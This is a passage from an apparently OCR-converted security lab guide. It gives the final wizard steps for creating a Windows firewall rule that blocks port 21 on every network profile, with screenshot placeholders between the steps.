
23. Select **All remote ports** in **Protocol and Ports** and click **Next**.




24. In **Action, Block the connection** is selected by default and click **Next**.




25. In the **Profile** section, ensure that all options (**Domain**, **Private**, and **Public**) are checked and click **Next**.




26. In **Name**, type **Port 21 Blocked** in the **Name** field and click **Finish**.



27. The new rule **Port 21 Blocked** is created, as shown in the screenshot.



